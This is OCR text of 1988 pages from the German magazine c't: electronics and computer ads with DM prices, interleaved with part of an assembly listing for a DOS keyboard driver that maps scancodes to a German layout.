50	3,90	3,80

IC-Fassungen Low Cost

Polz.	1-49ä	50-99ä
DIL06PX	0,09	0,08
DIL08PX	0,12	0,11
DIL14PX	0,21	0,19
DIL16PX	0,24	0,22
DIL18PX	0,27	0,25
DIL20PX	0,30	0,28
DIL22PX	0,33	0,30
DIL24PX	0,36	0,32
DIL28PX	0,42	0,39
DIL40PX	0,60	0,55

IC-Fassungen

Präzisions-Polz.	1-49ä	50-99ä
DIL06PZ	0,21	0,20
DIL08PZ	0,28	0,27
DIL14PZ	0,49	0,48
DIL16PZ	0,58	0,55
DIL18PZ	0,63	0,61
DIL20PZ	0,70	0,68
DIL22PZ	0,77	0,75
DIL24PZ	0,84	0,82
DIL24PZ/7,62 mm	1,55	1,50
DIL24PZ/10 mm	1,55	1,50
DIL28PZ	0,98	0,95
DIL32PZ	1,95	1,90
DIL40PZ	1,40	1,36
DIL64PZ	2,24	2,18

Textool-3M

	1-4	ab 5
TEXT 16	12,50	12,00
TEXT 18	12,90	12,50
TEXT 20	13,50	13,20
TEXT 22	14,90	14,50
TEXT 24	15,90	15,40
TEXT 28	14,00	13,70
TEXT 40	23,50	23,00

PGA

68 POL für 68020	12,50
114 POL für 68881	19,50
ZPD 0,5W	0,90
ZPY 1,3W	2,20

Potentiometer 6mm Achse Printausführung lin. log

	1-9	ab 10
Mono	1,55	1,40
Stereo	2,75	2,60
Mono mit Schalter	3,15	2,90
10 Gang 1K, 5K, 10K, 20K, 50K, 100K	14,00	11,40

Trimmer Cermet 10mm

20 Gang	1,30	1,20
PT10 st., lg.	0,38	0,36
PT15 st., lg.	0,43	0,38

Schalter

	1-4	ab 5
kipp	1,67	1,55
1xUM	1,98	1,85
2xUM	2,33	2,15
1xUM/Mitte	3,25	3,02
2xUM/Mitte		

Lötlin-Dreh, Print/Löt.
1x12, 2x6, 3x4, 4x3 2,30 2,12

ITT SS20

AD1 1x12	5,10	4,78
AD2 2x6	5,53	5,15
AD3 3x4	5,59	5,20
AD4 4x3	5,85	5,44

Dip-Schalter

Polz.	1-4ä	5-9ä
2	1,25	1,20
3	1,45	1,40
4	1,30	1,25
5	1,55	1,45
6	1,53	1,43
7	1,83	1,73
8	1,80	1,70
9	2,20	2,10
10	2,15	2,05
12	2,45	2,30

Widerstandssortimente
1. Wahl aus laufender Fertigung, komplette Normreihen von 10R—1,0M
10 Stück/Wert gegurtet
Kohleschicht 5%
Metallschicht 1%

5% Reihe E12	61x10St. **15,90 DM**
5% Reihe E24	121x10St. **29,00 DM**
1% Reihe E12	61x10St. **28,90 DM**
1% Reihe E24	121x10St. **48,25 DM**

Angegebene Preise in DM. Preisänderungen vorbehalten.

Lieferbedingungen:
Die Lieferung der Ware erfolgt generell per Nachnahme (Ausnahmen: Behörden / Schulen / Institute) zuzüglich 5,50 DM für Porto und Verpackung. Auslandslieferung abzüglich MwSt. Porto hier 9,80 DM, ab DM 120,— Bestellwert 14,80 DM. Mindestbestellwert 30,— DM.

Preis-Sensation

DIN-A3-Plotter

mit Papierbewegung

TSS 860

HP-GL-kompatibel

DM 2900,—

6 Farben
0,025 mm Auflösung
400 mm/s Zeichengeschwindigkeit
Centronics- und V.24-Interface
56 Zeichenbefehle

Lieferung per Nachnahme

TSS-Schmitz, Inh.: Brigitta Schmitz
In der Holl
5223 Bierenbachtal · Tel. 0 22 93/21 88

c't 7/88

Die Zeitmaschine

Das Funkuhrensystem DXTA von AUERSWALD hat alle Vorteile:

- okkugepuffert
- belegt keine Schnittstelle
- für alle PC/XT/AT
- Software für alle Anwendungsbereiche incl. Quelltext
- sofort betriebsbereit, mit Antenne und Diskette
- **nur DM 375,–** (328,95 + MWST)

Versand per NN, zuzügl. Versandkosten

Auerswald
GmbH & Co. KG
Vor den Grashöfen 1
3302 Cremlingen
Tel. 0 53 06 / 20 21
Tx. 952453, Fax 7179

Konvertierungsprobleme?

lösen Sie mit der Hard- und Software von

A.S.S.-WARE

Mainframe *1) <–> MS-DOS
CP/M *2) <–> MS-DOS
MS-DOS *3) <–> MS-DOS

Die Konvertierungssoft- und Hardware läuft auf XT- und AT-kompatiblen Rechnern unter allen MS-DOS-Versionen ab DOS 2.X und 3.X.

*1) Z. B. Basisdatenaustauschformat: IBM 3540, 3601, 3602, 3740, 3741, (= IBM/370) 3742, 3747, 3962, 5110, 5114, 5231, 5320, 5340, 5380, Honeywell Bull, SEL usw.
IBM /32, /34, /36, /38. 8" und 5.25"-Disketten. Nixdorf 8870

*2) Fast alle CP/M-Formate von 3" bis 8"

*3) Fast alle MS-DOS-Formate von 160 KB bis 2 MB natürlich auch PS/2 1440 KB netto

Fordern Sie bitte ein Info an.

A.S.S.-WARE, Alfred Herrmann, Schimmelshahn,
5461 Roßbach/Wied, Tel. (0 26 38) 45 13

Die besten

Modula-2

Compiler für PC und Kompatible

Taylor Modula-2

Der professionelle Hochleistungscompiler für PC; der schnellste Compiler der Welt!

* **überragende Kompilierleistung**
7'000–10'000 Zeilen/Min. (80286, 8 MHz).
* **exzellente Codequalität**
globale Optimierungen entsprechen dem Standard auf Minirechnern, Code leistet 1580 Dhrystones/Sek.! (80286, 8 MHz)
* **superkompakt**
hohe Codedichte und unerreicht kompakte Library (23 Module, total 13 kByte Code!)
* **standardmässig**
Modula-2 Standard nach N. Wirth, rein MS/PC-DOS abgestützt, BIOS-unabhängig.
* **unkomplizierte Bedienung**
einfache Handhabung, umfassende Dokumentation für Systemprogrammierung
* **Garantie und Support**
1 Jahr Garantie, Wartungsverträge, Schweizer Qualität

TaylorModula-2 SFr.1190.–/DM 1527.60
Demodiskette SFr./DM 10.–

M2SDS

SFr. 267.50/DM 341.89

Das professionelle Modula-2 Software-Entwicklungssystem mit deutschem Handbuch. Integriert in der komfortablen Fensterumgebung sind:

– moderner, syntaxgesteuerter Editor
– schneller Compiler
– Linker, der direkt EXE-Programme erzeugt
– einzigartiger Bibliotheksmanager
– umfassende Standardbibliothek

Zu M2SDS gibt es so viele Werkzeuge, Toolboxen, Demodisketten, Public Domain Software und Bücher wie zu kaum einem anderen Software-Entwicklungssystem! M2SDS diente auch zur Entwicklung von Farsight, der integrierten Software!

Demodisketten SFr./DM 10.–

JPI-Modula-2

SFr. 215.–/DM 281.48

Der günstigste Modula-2 Compiler mit der anpassungsfähigen Umgebung, eingebauter Make-Funktion und hochoptimierendem Codegenerator.

Wir haben Modula-2 für Amiga, HP 9000/300, IBM/370, OS-9, Sun, und es werden immer mehr.

Die genannten Preise sind unverbindlich.

Die Modula-2 Leute:

Bundesrepublik Deutschland:
– Interplan, Haslacher Weg 95, 7900 Ulm, 0731/2 69 32
– Miele-Datentechnik, Fuchshol 17, 5788 Winterberg, 02983/8307
– SOS Software Service GmbH, Alter Postweg 101, 8900 Augsburg, 0821/85737
– SW-Datentechnik, Raiffeisenstr. 4, 2085 Quickborn, 04106/39 98
– Wilken & Sabelberg, Münzstr. 9, 3300 Braunschweig, 0531/42689
– ALUDOM, Schlossstr. 63, 7000 Stuttgart 1, 0711/61 85 02/62 83 58

Schweiz:
– Frei-Elektronik, Stationsstr. 37, 8604 Volketswil, 01/945 54 32

Österreich:
– ICA GmbH, Heigerleinstr. 9, 1160 Wien, 0222/45 45 010

Bezug auch bei Ihrem nächsten Computer- oder Buchhändler.

170

Generalvertrieb für Europa:
A. + L. Meier-Vogt
Im Späten 23
CH-8906 Bonstetten/ZH
Tel. (41) (1) 700 30 37

```
192  ; key processing is done separately for
193  ; pressed keys and released keys
194
195  nxt1:   TEST    ah,80H          ; key released?
196          JZ      MakeKey         ; no, make key
197
198  ;-------------------------------------
199  ;- Proceed keys released
200  ;-------------------------------------
201  BreakKey:
202          CALL    ChkShift        ; special key ???
203          JZ      brk10           ; no, exit!
204
205  ;-- proceed shift and alt and control keys
206
207          TEST    BL,(shift+ctrl+alt) ; check state
208          not     bl              ; invert mask
209          JNZ     any             ; any of them
210
211  ;-------------------------------------
212  ;- Proceed toggles (Insert Capslock Numlock Scrollock)
213  ;-------------------------------------
214          AND     DH,BL           ; reset bit
215  exit88: jmp     exit
216
217  ;-------------------------------------
218  ;-- proceed non toggles (shift and alt and control keys)
219  ;-------------------------------------
220  any:    AND     DL,BL           ; special bit -> DL
221          shr     BL,1
222          shr     BL,1            ; shift alt & ctrl bits
223          or      bl,0c0h         ; set high bits
224          and     dh,bl           ; reset bit
225          CMP     Ah,38H          ; ALT ??
226          JNZ     exit88          ; no, exit !!
227          XOR     ah,ah           ; ax := 0
228          MOV     Al,AltInp       ; AltInput (via keypad...)
229          test    cs:AltFlg,0ffh
230          JZ      exit88          ; exit w. ah = 0 al = code
231          MOV     AltInp,ah       ; reset AltInput
232          mov     cs:AltFlg,ah
233          JMP     ValidKey        ; output byte
234
235  ;-------------------------------------
236  ;-- release sys req
237  ;-------------------------------------
238  brk10:  cmp     ah,84
239          jnz     exit88          ; no action for other keys
240          and     dh,not(system)  ; flag system key released
241          call    S18endint       ; reset interrupt controller
242          mov     ax,8501h        ; sys req
243          int     15h
244          jmp     exit3
245
246  ;-------------------------------------
247  ;- Proceed keys pressed
248  ;-------------------------------------
249  MakeKey:
250          MOV     CH,DL           ; shift status -> CH
251          AND     CH,(ctrl+alt)   ; mask control and alt
252          SUB     CH,(ctrl+alt)
253          jz      mk1
254          jmp     make1           ; no , different one
255  mk1:
256  ;-------------------------------------
257  ;-  Alt and Ctrl are pressed ---------
258  ;-  often these are special functions-
259  ;-------------------------------------
260
261  ;-------------------------------------
262  ;-- call old vector ------------------
263  ;-------------------------------------
264  call_old:
265          cmp     ah,59           ; F1 ?
266          jnz     co1             ; no, skip
267          mov     cs:oldv,byte ptr 0ffh  ; use old vector
268          jmps    co3
269  co1:    cmp     ah,60           ; F2 ?
270          jnz     co2             ; no, skip
271          mov     cs:oldv,byte ptr 0h   ; use current vector
272          jmps    co3
273  co2:    test    cs:oldv,byte ptr 0ffh ; use old vector ??
274          jz      co3             ; no, skip
275          jmp     make1           ; use old vector
276  co3:
277  ;-------------------------------------
278  ;-- de-install -----------------------
279  ;-------------------------------------
280  deinstall:
281          cmp     al,55           ; ALT CTRL PrtSC is DeInstall
282          jnz     di1
283          assume  ds:vectors
284          CLI
285          xor     ax,ax
286          mov     ds,ax
287          mov     bx,cs:oldvec        ; restore old vector
288          mov     es,cs:oldvec+2
289          mov     vec9o,bx
290          mov     vec9s,es
291  if doint16
292          mov     bx,cs:oldv16        ; restore old vector
293          mov     es,cs:oldv16+2
294          mov     vec16o,bx
295          mov     vec16s,es
296  endif
297          call    errbeep
298          call    errbeep
299          jmp     exit
300  di1:    assume  ds:bios
301
302  ;-------------------------------------
303  ;- ALT CTRL BREAK
304  ;- modification : ALT CTRL BREAK breaks
305  ;- directly w/o break interrupt
306  ;-------------------------------------
307  altbrk: CMP     AL,70       ; check special make code
308          jnz     ab1
309          call    errbeep
310          call    endint
311          mov     ax,4cffh    ; force MS-DOS terminate
312          int     21h
313  ab1:
314  ;-------------------------------------
315  ;- Force Reset for Ctrl Alt Del
316  ;-------------------------------------
317  reset:  CMP     AH,83           ; Delete
318          JNZ     rel
319          test    kbflag3,010h    ; AltGr ?
320          JNZ     rel             ; no reset for AltGr-Del!
321          MOV     WORD PTR DS:72H,1234H ; Flag warm start
322          RESTART
323  rel:
324  ;-------------------------------------
325  ;- graphic charset selection
326  ;-------------------------------------
327  gchar:  cmp     ah,64           ; F6 .. F10
328          jb      gc1
329          cmp     ah,68
330          ja      gc1
331          sub     ah,64           ; reduce to 0..4
332          mov     cs:gselect,ah
333          jmp     exit            ; char is made invalid
334  gc1:
335  ;-------------------------------------
336  ;- special CTRL ALT done, translate rest
337  ;- use table to translate ------------
338  ;-------------------------------------
339  altgr:  xor     bh,bh
340          mov     bl,cs:gselect   ; get selection
341          shl     bx,1            ; double value as index
342          MOV     SI,[bx+AltgrTbls]    ; get table value
343  altgr1: CMP     AH,CS:[SI]      ; find value
344          JZ      altgr2          ; found !!
345          cmp     byte ptr cs:[si],-1  ; end marker ??
346          jz      altgr4
347          ADD     SI,2            ; next entry
348          jmps    altgr1
349  altgr2: INC     SI              ; get value
350          MOV     AL,CS:[SI]      ; get byte as valid key input
351          JMP     ValidKey
352  altgr4:
353  ;---
354  make1:  test    cs:oldv,byte ptr 0ffh ; use old vector ??
355          jz      make111         ; no, skip
356          call    restore         ; restore registers
357          jmp     dword ptr cs:oldvec  ; call saved old vector
358  make111:
359  ;-------------------------------------
360  ;- special keys ----------------------
361  ;-------------------------------------
362
363  ;- system required -------------------
364
365  syskey: cmp     ah,84
366          jnz     k841
367  key84:  or      dh,system       ; flag system key depressed
368          call    S18endint
369          mov     ax,8500h        ; sys req
370          int     15h
371          jmp     exit3
372  k841:
373
374  ;- break ----------------------------
375
376  brkkey: cmp     al,70
377          jnz     bk1
378  brk1:   test    dl,ctrl
379          jz      bk1             ; no break !!
380          MOV     BYTE PTR DS:71H,80H     ; Break_hit
381          INT     1BH
382          XOR     AX,AX           ; AX := 0;
383          MOV     SI,Buffer_Head
384          MOV     Buffer_Tail,SI
385          and     DH,not(suspend); reset suspend state
386          jmps    validkey
387  bk1:
388
389  ;-- Pause key ------------------------
390
391  pausekey:
392          CMP     AL,69
393          jnz     pk1
394  Pause:  test    dl,ctrl
395          jz      pk1             ; no pause !!
396          or      dh,suspend      ; set suspend state
397          CALL    S18EndInt       ; enable further interrupts
398  dowait: TEST    KbFlag1,suspend  ; still waiting ??
399          JNZ     dowait
400          JMPs    exit1
401  pk1:
402  ;-------------------------------------
403  ;-- check alt/ctrl/shift -------------
404  ;-------------------------------------
405          CALL    ChkShift        ; special key ??
406          JZ      anykey          ; no
407  ;---
408          TEST    BL,(shift+ctrl+alt)
409          jz      maketoggl       ; none of them
410          or      DL,BL           ; set the bit
411          shr     bl,1
412          shr     bl,1
413          or      dh,bl           ; set kbflag1
414          JMPs    exit            ; and terminate
415
416  ;--------------- exit : validkey ------
417  ;--------------- exit : exit ----------
418  ValidKey:
419  if apox
420          CALL    ChkApo          ; manage apostrophes
421          jnc     exit
422  endif
423          call    PutInBuffer     ; out char
424  exit:   mov     KbFlags,DX      ; save flags
425  exit1:  and     kbflag3,0fch    ; reset e0/e1 flags
426  exit2:  CALL    endint
427  if forceMF-1
```

edieta

Vertriebsgesellschaft für elektron. Bauelemente mbH
Löwenstr. 68, 7 Stuttgart 70
Tel.: 0711/763381
Lagerliste auf Diskette
Lieferbar für ST, Amiga, IBM
gegen DM 3.- in Bfm.
10 Stück MF2DD 3.5" 25.-
10 Stück 2S2D 5.25" 7.50
jeweils incl. Lagerliste

FD1037A	209.-
FD55FR	255.-
ST225	499.-
ST238	565.-
OMTI5520B	140.-
OMTI5527A	185.-
alle incl. Manual	
Komplett-Set	
ST225	600.-
ST238	675.-
ST251	920.-
incl. OMTI-Controller+KS	
GAL 16V8	10.-
GAL 20V8	14.90

SUB-D-Buchse 19p.	3.65
SUB-D-Stecker 19p.	3.50
Atari-Monitorstecker	5.-
Floppystecker	5.-
27C256-15	14.90
27512-250	23.50
27C512-15	36.-
AY-3-8910 (=YM2149)	17.50
68901	23.-
WD1772-PH02	29.-
62256LP10	28.-
ICL232 (=MAX232)	9.50
8250B	10.00

Komplettbausätze:
Platine + alle Bauteile
PAK68 o. 68020 u. 68881 149.45
PAK-MEM o. Speicher 101.52
Universalint-erface 222.95
Nur solange Vorrat reicht
MC68881RC12 299.-
MC68020RC12 349.-
SRAM-Modul 628128-100 299.-

Atari-Laufwerk 3.5" anschlußfertig
2 seitig 260.-
A1000-Slot 8.-
EIZO8060S 1525.-
Tastatur 101 T. 199.-
Schaltn. 200W 210.-
Widerstandssortiment gegurtet, 5%, Kohlesch. 62 Werte je 10St. 12.-
8088 5MHz 5.-
Zwischenverkauf u. Irrtum vorbehalten

Lagerliste auf Diskette für ST, IBM, Amiga

HARDWARE-ERWEITERUNG für alle ATARI ST

Back-Up-Streamer
& Festplatten 20, 40, 60 MB


Zusatzkarten für VME-BUS
rho-BUS, rho-Modul-BUS
A/D-, D/A-Wandler bis 16 bit
I/O-Karten (TTL, Optokoppler, Transistor-Out, Relais-Out)
IEEE-488, RS 232, V24
Vorverstärker-Einheiten für I/U, PT100, Thermoelemente, ...

rho-BUS für ATARI ST
Forschung u. Entwicklung

rho-Compact
Untertischgehäuse

rho-Modul-BUS f. ATARI ST
& IEEE-488 Interface

VME-BUS für ATARI ST
im professionellen Einsatz



rhothron
Rudolfstr. 14, 7500 Karlsruhe 1, Tel.: 07 21/6 03 11

c't-Einzelheft-Bestellung

c't können Sie direkt beim Verlag zum Einzelheft-Preis von DM 7,50 (bis Ausgabe 4/87 DM 7,—) (zuzügl. Gebühr für Porto und Verpackung) nachbestellen. Bitte fügen Sie Ihrer Bestellung einen Verrechnungsscheck über den entsprechenden Betrag bei.

Die Ausgaben 12/83 bis 6/87 und 9/87 sind bereits vergriffen.


Gebühr für Porto und Verpackung: 1 Heft DM 2,— **(= DM 9,50);** 2 bis 6 Hefte DM 3,—; ab 7 Hefte DM 5,—.

Verlag Heinz Heise GmbH & Co KG
Postfach 61 04 07, 3000 Hannover 61

Konto-Nr.: 9305-308, Postgiroamt Hannover
Konto-Nr.: 000-019968 Kreissparkasse Hannover (BLZ 250 502 99)

Was sagt Charlie wohl dazu???
Compatible Rechner

PC XT-Turbo Norton SI 4.0, 4,77 - 10 MHz, 640 KB RAM 8088 CPU Multi I/O, 1 x 360 KB-Floppy, dtsch. Tastatur, 20 MB-Festplatte, Monochrom-Grafik-Karte, 14 Zoll-Monitor, Resetschalter **DM 2498,—**
PC AT-286 Norton SI 11.2, 10 MHz, 0 Wait, MS-DOS 3,2 GW Basic, 1024 KB RAM 80286 CPU Multi I/O, 1 x 1,2 MB-Floppy, dtsch. Tastatur, 20 MB-Festplatte, Monochrom-Grafik-Karte, 14 Zoll-Monitor, Turbo + Resetschalter, VLSI-Technologie **DM 3998,—**
14 Zoll Monitor bernstein flatscreen **DM 348,—**
Harddisc-Seagate mit Controller 20 MB **DM 698,—**



LEO 80386 TOWER
32 Bit Bus, 8 Layer Motherboard, 2048 KB on board, 80 ns, 5 ¼ Zoll-Laufwerk mit 1,2 MB NEC, 2 parallele, 2 serielle Herkules komp. Grafikkarte, Monitor 14 Zoll Flatscreen (bernstein oder weiß), Western Digital Controller mit 50 MB Festplatte 28 ms **8998.-**

Auf alle Geräte gewähren wir 1 Jahr Garantie.

Personal-Computer-Systeme Joachim Ontyd
Bahnhofstr. 7 · 7515 Linkenheim · Telefon (0 72 47) 30 08

Plotten auf Ihrem PC-Drucker

OXPLOT

- beherrscht HPGL (z.B. Ausgaben von Autocad, PC-Draft, Symphony, Chartmaster)
- unterstützt viele 9/24-Nadeldrucker u. Laserdrucker
- entspricht Plotterqualität (bis 360 x 360 dpi)
- spart Hardwarekosten
- ermöglicht die komfortable Erstellung eigener Grafiken
- erlaubt bedienerlosen Nachtbetrieb (Start aus Batchdateien)

THOMAS OXFORT
EDV-Systeme, technische und kommerzielle Software
Beethovenstr. 45
5060 Bergisch-Gladbach 1
Tel. 0 22 04/6 69 99

```
428          call    leds
429  endif
430  exit3:  CALL    restore
431          IRET
432
433  ;-----------------------------------
434  ;-- Release suspend state ------------
435  ;-----------------------------------
436
437  ;-- any key entered -----------
438
439  anykey: TEST    DH,suspend      ; waiting ??
440          jz      makenormal      ; no, skip
441          and     DH,not(suspend) ; reset suspend state
442          jmps    exit
443
444  ;-----------------------------------
445  ;-- proceed toggles ------------------
446  ;-----------------------------------
447  maketoggl:
448          test    dl,ctrl         ; control state ??
449          jnz     makenormal      ; skip on yes
450  noin:   TEST    DH,BL           ; is depressed ??
451          JNZ     exit            ; yes, skip
452          XOR     DL,BL           ; toggle that bit in kbflag
453          OR      DH,BL           ; add it into kbflagl
454          test    bl,insert       ; is it insert key ?
455          jz      exit
456          jmp     np000
457
458  ;-----------------------------------
459  ;-- no control ------------------------
460  ;-----------------------------------
461  makenormal:
462          CMP     AH,59           ; normal keys
463          jb      ChkAlt
464          cmp     ah,86
465          jz      ChkAl
466          jmp     fkeys
467  ChkAl:  mov     al,58           ; key 86 is table entry 58
468
469  ;-----------------------------------
470  ;-- proceed alt keys -----------------
471  ;-----------------------------------
472  ChkAlt: TEST    DL,alt          ; alt ??
473          JZ      ChkCtrl         ; no chk ctrl
474
475  ; is alt. check keypad enter and keypad /
476
477          test    kbflag3,01h     ;  0e0h?
478          jz      alt01
479          cmp     ah,28           ; alt keypad enter
480          jnz     altml
481          mov     ax,0a600h
482          jmps    validkey
483  altml:  cmp     ah,53           ; alt keypad /
484          jnz     altml
485          mov     ax,0a400h
486          jmps    validkey
487  alt01:  MOV     SI,OFFSET AltTbl
488  alt1:   CMP     AH,CS:[SI]      ; find value
489          JZ      alt2            ; found !!
490          cmp     byte ptr cs:[si],-1  ; end ??
491          jz      alt4
492          ADD     SI,3            ; next entry
493          jmps    alt1
494  alt2:   INC     SI              ; get value
495          TEST    DL,3            ; shifted ??
496          JZ      alt3            ; no skip
497          INC     SI              ; get next value
498  alt3:   CMP     BYTE PTR CS:[SI],-1  ; dummy value ??
499          JZ      alt4            ; yes
500          MOV     AL,CS:[SI]      ; get byte as valid key input
501          JMPs    altvk
502
503  ; not found in table
504
505  alt4:   MOV     AltInp,0        ; clear alt input
506          mov     cs:AltFlg,0
507          cmp     ah,15           ; tab
508          jnz     alt40
509          mov     ah,165
510          jmps    alt6
511  alt40:  CMP     AH,13           ; top row ??
512          JA      alt6
513          CMP     AH,1
514          JBE     alt6
515  ; is top row
516          ADD     AH,118          ; alt 1 : 120
517  alt6:   XOR     AL,AL           ; reset scancode
518  altvk:  JMP     ValidKey
519
520  ;-- check control --------------------
521
522  ChkCtrl:TEST    DL,ctrl
523          JNZ     Do_ctrl
524
525  ;-- check shifted keys ---------------
526
527  ChkSh:  test    kbflag3,01h     ;  0e0h?
528          jz      cs1
529          cmp     ah,53           ; keypad /
530          jnz     cs1
531          mov     al,'/'
532          jmps    altvk
533  cs1:    TEST    DL,3
534          jz      notsh
535
536  ;-----------------------------------
537  ;-- proceed shifted keys -------------
538  ;-----------------------------------
539          CMP     AH,55           ; shift 55 is PrintScreen
540          jz      print
541          jmps    issh
542
543  ;-----------------------------------
544  ;-- proceed non shifted keys ---------
545  ;-----------------------------------
546  notsh:  CALL    DoCaps
547          JNZ     xlate
548          TEST    DL,caplock
549          JNZ     xlate
550          INC     CH              ; do shift
551          JMPs    xlate
552  issh:   CALL    DoCaps
553          JNZ     invsh
554          TEST    DL,caplock
555          JZ      xlate
556  invsh:  XOR     CH,1
557
558  ;---- translate scancodes into ASCII
559
560  xlate:  DEC     AL              ; dec scancode
561          SHL     AL,1            ; * 2
562          ADD     AL,CH           ; add shift mode !!!
563          mov     bx,offset GerTbl
564          XLAT    CS:GerTbl
565          jmp     ValidKey
566
567  ;-----------------------------------
568  ;-- Print Screen ---------------------
569  ;-----------------------------------
570  Print:  CALL    EndInt
571          INT     5h
572          JMP     exit2
573
574  ;-----------------------------------
575  ;- Proceed control keys
576  ;-----------------------------------
577  Do_CTRL: cmp     ah,55           ; print screen
578           jnz     dc1
579           mov     ax,07200h
580           jmps    ctrlvk
581  dc1:     test    kbflag3,01h     ;  0e0h?
582           jz      dc2
583           cmp     ah,53           ; keypad /
584           jnz     dc2
585           mov     ax,09500h
586           jmps    ctrlvk
587  dc2:     CMP     AH,57           ; table length
588           JA      ctrlex          ; skip
589           DEC     Al
590           MOV     BX,OFFSET CtrlTBL ;control table
591           XLAT    CS:CtrlTBL
592  ctrl2:   cmp     al,-1           ; valid ??
593           jnz     ctrlvk
594           cmp     ah,15           ; TAB?
595           jnz     ctrlex
596           mov     ax,09400h
597  ctrlvk:  jmp     validkey
598  ctrlex:  jmp     exit
599
600  ;-----------------------------------
601  ;-- Function Keys --------------------
602  ;-- entry: al >= 59
603  ;-----------------------------------
604  FKeys:   CMP     AH,69
605           jb      Fk010           ; 59..68
606           CMP     AH,87
607           Jb      numpad          ; drop to f11/12
608  FK1112:  ADD     AH,46           ; F11 and F12  (87/88)
609  Fk010:   XOR     AL,AL           ; reset scancode
610           MOV     AltInp,AL       ; reset alt input
611           mov     cs:AltFlg,al
612           TEST    DL,(shift+ctrl+alt)
613           JZ      fkv             ; no alt, ctrl, shift
614           TEST    DL,alt
615           JZ      Fkey1
616  FkeyAlt:Or       ah,ah           ; f11-f12
617           Js      fs1
618           ADD     AH,39
619  fs1:     ADD     AH,6
620           JMPs    fkv
621  Fkey1:   TEST    DL,ctrl
622           JZ      FkeySh
623  FkeyC:   or      ah,ah
624           Js      fs2
625           ADD     AH,31
626  fs2:     ADD     AH,4
627           jmps    fkv
628  FkeySh:  or      ah,ah
629           js      fs3
630           add     ah,23
631  fs3:     add     ah,2
632  fkv:     jmp     validkey
633
634  ;-----------------------------------
635  ;-- Proceed NumPad -------------------
636  ;-- entry scc 69..87 -----------------
637  ;-----------------------------------
638  NumPad:  CMP     AH,83
639           Jbe     np000
640           jmps    xit
641  np000:   SUB     AL,71           ; adjust scancode
642  np001:   TEST    DL,alt
643           JZ      np1
644
645  ; alt input
646
647  altnp:   CALL    KPShift         ; for keypad
648           JNC     altnp1          ; jump on upper
649           MOV     BX,OFFSET npad  ; "numbers" for alt-input
650           XLAT    CS:npad
651           CMP     AL,-1           ; invalid ??
652           JZ      altnp01
653  np00:    MOV     CL,AL           ; multiply alt input with 10
654           MOV     AH,10
655           MOV     AL,AltInp       ; get value
656           MUL     AH              ; mul al*ah
657           ADD     AL,CL           ; add in new digit
658           MOV     AltInp,AL       ; store result
659           MOV     cs:AltFlg,0ffh
660           JMPs    xit             ; exit
661
662  ;-- proceed alt numpad w/o shift -----
663
```

```
664 altnp01:mov     al,ah
665         sub     al,71
666 altnp1: MOV     BX,OFFSET AltNPad
667         XLAT    CS:AltNPad
668         MOV     AH,AL
669         XOR     AL,AL
670         cmp     ah,-1           ; if $FF
671         jz      xit
672         jmps    npvk
673 np1:    TEST    DL,ctrl
674         JNZ     np2             ; jump on control
675
676 ; normal and shifted
677
678 minus:  CMP     AL,3            ; '-'
679         JNZ     plus
680         MOV     AL,2DH
681         JMPs    npvk
682 plus:   CMP     AL,7
683         JNZ     period
684         MOV     AL,2BH          ; '+'
685         JMPs    npvk
686 period: CALL    KPShift         ; for keypad
687         JC      pe1             ; jump on lower
688         cmp     al,5            ; is it "5" ?
689         jnz     pe0             ; keypad 5 is '/'
690         mov     al,'/'          ; for LOTUS 1-2-3
691         jmps    npvk
692 pe0:    XOR     AL,AL           ; upper is "DEL"
693         JMPs    npvk
694 pe1:    CMP     AL,12           ; scancode 83 ??
695         JNZ     npother
696         MOV     AL,2EH          ; '.'
697         JMPs    npvk
698 xit:    jmp     exit
699 ;------
700 npother:MOV     BX,OFFSET npad ; xlate numpad
701         XLAT    CS:npad
702         cmp     AL,-1           ; to be sure
703         jz      xit
704         ADD     AL,30H          ; add '0'
705         JMPs    npvk
706
707 ;- control numpad ------------------------
708
709 np2:    MOV     BX,OFFSET CtrlNPad
710         XLAT    CS:CtrlNPad
711         MOV     AH,AL
712         XOR     AL,AL
713         cmp     ah,-1           ; if $FF
714         jz      xit
715 npvk:   jmp     validkey
716
717 ;-------------------------------------
718 ;-- valid only for keypad -----------
719 ;-- returns c=0 if no shift ----------
720 ;-------------------------------------
721 KPShift: CLC                     ; reset carry
722          OR      dl,dl           ; on dl = 0 exit
723          JZ      iss3
724          test    kbflag3,01h     ; 0e0h?
725          jnz     iss3
726          test    dl,020H         ; num lock ??
727          jz      iss2            ; jump on no num lock
728          test    dl,3            ; shift ??
729          jnz     iss3            ; yes, skip
730          jz      iss21           ; no. set carry
731 iss2:    test    dl,3            ; shift ??
732          jz      iss3            ; no, skip
733 iss21:   stc
734 iss3:    rtn
735
736 ;-------------------------------------
737 ;-- check shift status ---------------
738 ;-- for downshift returns ch = 1 else ch = 0
739 ;-------------------------------------
740 DoCAPS: XOR     CH,CH           ; ch := 0
741         CMP     AL,15           ; 0..15  ch := 1
742         JBE     down
743         CMP     AL,26           ; .. 26  ch := 1
744         JBE     upsh
745         Cmp     al,29
746         jbe     down
747         cmp     al,40
748         jbe     upsh
749         cmp     al,43
750         jbe     down
751         cmp     al,50
752         jbe     upsh
753 down:   INC     CH
754 upsh:   or      ch,ch
755         rtn
756
757 ;-------------------------------------
758 ;-- end of interrupt to controller ---
759 ;-------------------------------------
760 S18EndInt:
761         mov     KbFlag1,dh      ; save KbFlag1
762 EndInt: cli
763         MOV     AL,20H          ; announce end of interrupt
764         OUT     20H,AL          ; to interrupt control port
765         sti
766         rtn
767
768 ;-------------------------------------
769 ; find special key  BL gives the bit if found
770 ;-------------------------------------
771 ChkShift:
772         MOV     BL,1
773         MOV     SI,OFFSET Special
774         MOV     CX,8
775 sp1:    CMP     AL,CS:[SI]
776         JZ      sp2
777         SHL     BL,1
778         INC     SI
779         LOOP    sp1
780 sp2:    test    bl,insert       ; is it insert key ??
781         jz      sp3             ; no, skip
782         call    KPShift         ; check shift status
783         jc      sp21            ; is not shifted
784         test    dl,alt          ; skip on alt
785         jz      sp3
786 sp21:   xor     bl,insert       ; reset that bit,
787                                 ; no insert toggle
788 sp3:    test    bl,ctrl         ; control?
789         jz      sp4
790         test    kbflag3,01h     ; 0e0h?
791         jz      sp4
